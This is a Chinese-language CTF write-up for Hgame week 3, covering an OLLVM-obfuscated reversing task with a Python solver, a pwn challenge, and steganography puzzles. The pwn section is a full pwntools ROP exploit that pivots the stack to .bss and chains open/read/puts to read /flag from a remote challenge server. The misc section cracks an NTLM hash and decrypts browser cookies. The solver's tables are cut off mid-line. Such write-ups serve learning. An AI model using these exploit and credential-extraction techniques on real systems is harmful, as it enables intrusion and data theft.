Hgame week3 writeup

Re

Oooollvm

拖进 ida, f5

根据幼稚园学长给的教程，大概知道了这就是个简单的混淆，而且这题没什么坑，很容易就找到了关键的几行

```
table2[v15] != ((s[v15] & 0x32A98D61 | ~s[v15] & 0xCD56729E) ^ (((unsigned __int8)table1[v15]
                                                              + v15) & 0x32A98D61 | ~((unsigned __int8)table1[v15] + v15) & 0xCD56729E));
```

然后看一下 table1 和 table2，就能解了

脚本

```
table1 = [0xc8,0xb6,0x4a,0xb5,0x8e,0x4f,0xa4,0xa1,0x14,0x95,0x75,0x97,0x
table2 = [0xa0,0xd0,0x2d,0xd5,0xf7,0x2f,0xe5,0xe4,0x70,0xe8,0x12,0x8f,0x
flag = ''

for i in range(0, 34):
    a = ((table1[i] + i) & 0x61 | ~(table1[i] + i) & 0x9e) ^ table2[i]
    a = a & 0x61 | ~a & 0x9e
    flag += chr(a)

print(flag)
```

Pwn

ROP_LEVEL2

相比与上次的 rop 区别就是限制了栈溢出的长度，然后又有往 bss 段输入东西的 read，联想到是栈迁移到 bss 段.

```python
from pwn import *
r = remote('47.103.214.163',20300)
#r = process('./ROP')

payload="a"*80
#payload="a"*149
payload+=p64(0x6010a0+10)
payload+=p64(0x40090d)

payload2='a'*10
payload2+=p64(0x6010a0+10)

payload2+=p64(0x400a43)#pop rdi,ret
payload2+=p64(0x0)

payload2+=p64(0x400a41)#pop rsi ; pop r15 ; ret
payload2+=p64(0x601060)
payload2+=p64(0x0)

payload2+=p64(0x400780)#read

payload2+=p64(0x400a43)#pop rdi,ret
#payload2+=p64(0x400a99)
payload2+=p64(0x601060)

payload2+=p64(0x400a41)#pop rsi ; pop r15 ; ret
payload2+=p64(0x0)
payload2+=p64(0x0)

payload2+=p64(0x4007b0)#open

payload2+=p64(0x400a43)#pop rdi,ret
payload2+=p64(0x4)

payload2+=p64(0x400a41)#pop rsi ; pop r15 ; ret
payload2+=p64(0x601070)
payload2+=p64(0x0)

payload2+=p64(0x400780)#read

payload2+=p64(0x400a43)#pop rdi,ret
payload2+=p64(0x601070)

payload2+=p64(0x400760)#puts

payload3='/flag'+'\0'

#0x400780 <read@plt>
#0x4007b0 <open>
#0x400760 <puts@plt>
#0x0000000000400a43 : pop rdi ; ret
#0x0000000000400a41 : pop rsi ; pop r15 ; ret
#0x000000000040090d : leave ; ret

#gdb.attach(r)
#pause()

r.sendline(payload2)
sleep(1)
r.send(payload)
sleep(1)
r.send(payload3)
```

Misc


三重隐写

打开压缩包，一个加密软件安装包，3 个音乐.

一个音乐封面是个条形码，扫一下拿到 aes key.

Youknowlsb 提示 lsb 加密，用 silenteye 拿到

Stegano key: uFSARLVNwVIewCY5

最后一个音乐用 

来解，用上上一个密码，拿到 zip 密码


解压 zip 得到一个用那个加密软件加密的 flag，用上第一个得到的 aes key，拿到 flag.

日常

打开压缩包是两张图和一个音乐.

两张图几乎一样，一幅名字叫 blind，想到盲水印

解密得到:



搜了一下 veracrypt 发现是个加载盘符的软件,

音乐 binwalk 一下拿到一个压缩包, 打开之后当作有密码的盘符加载, 一个 cookie, 一个解压啥都没有的压缩包, 一个 txt

Txt 里面好像是用某个软件得到的 windows 操作系统的各种密码,

其中有一个比较可疑:

NTLM : 1563a49a3d594ba9c034ee831161dfde

解一下是 happy2020

用这个密码在 ChromeCookiesView.exe 解密 cookie 得到 flag.

摸鱼后遗症: 因为上周摸了鱼这周好多不会, 看了好久资料但是题也来不及做了...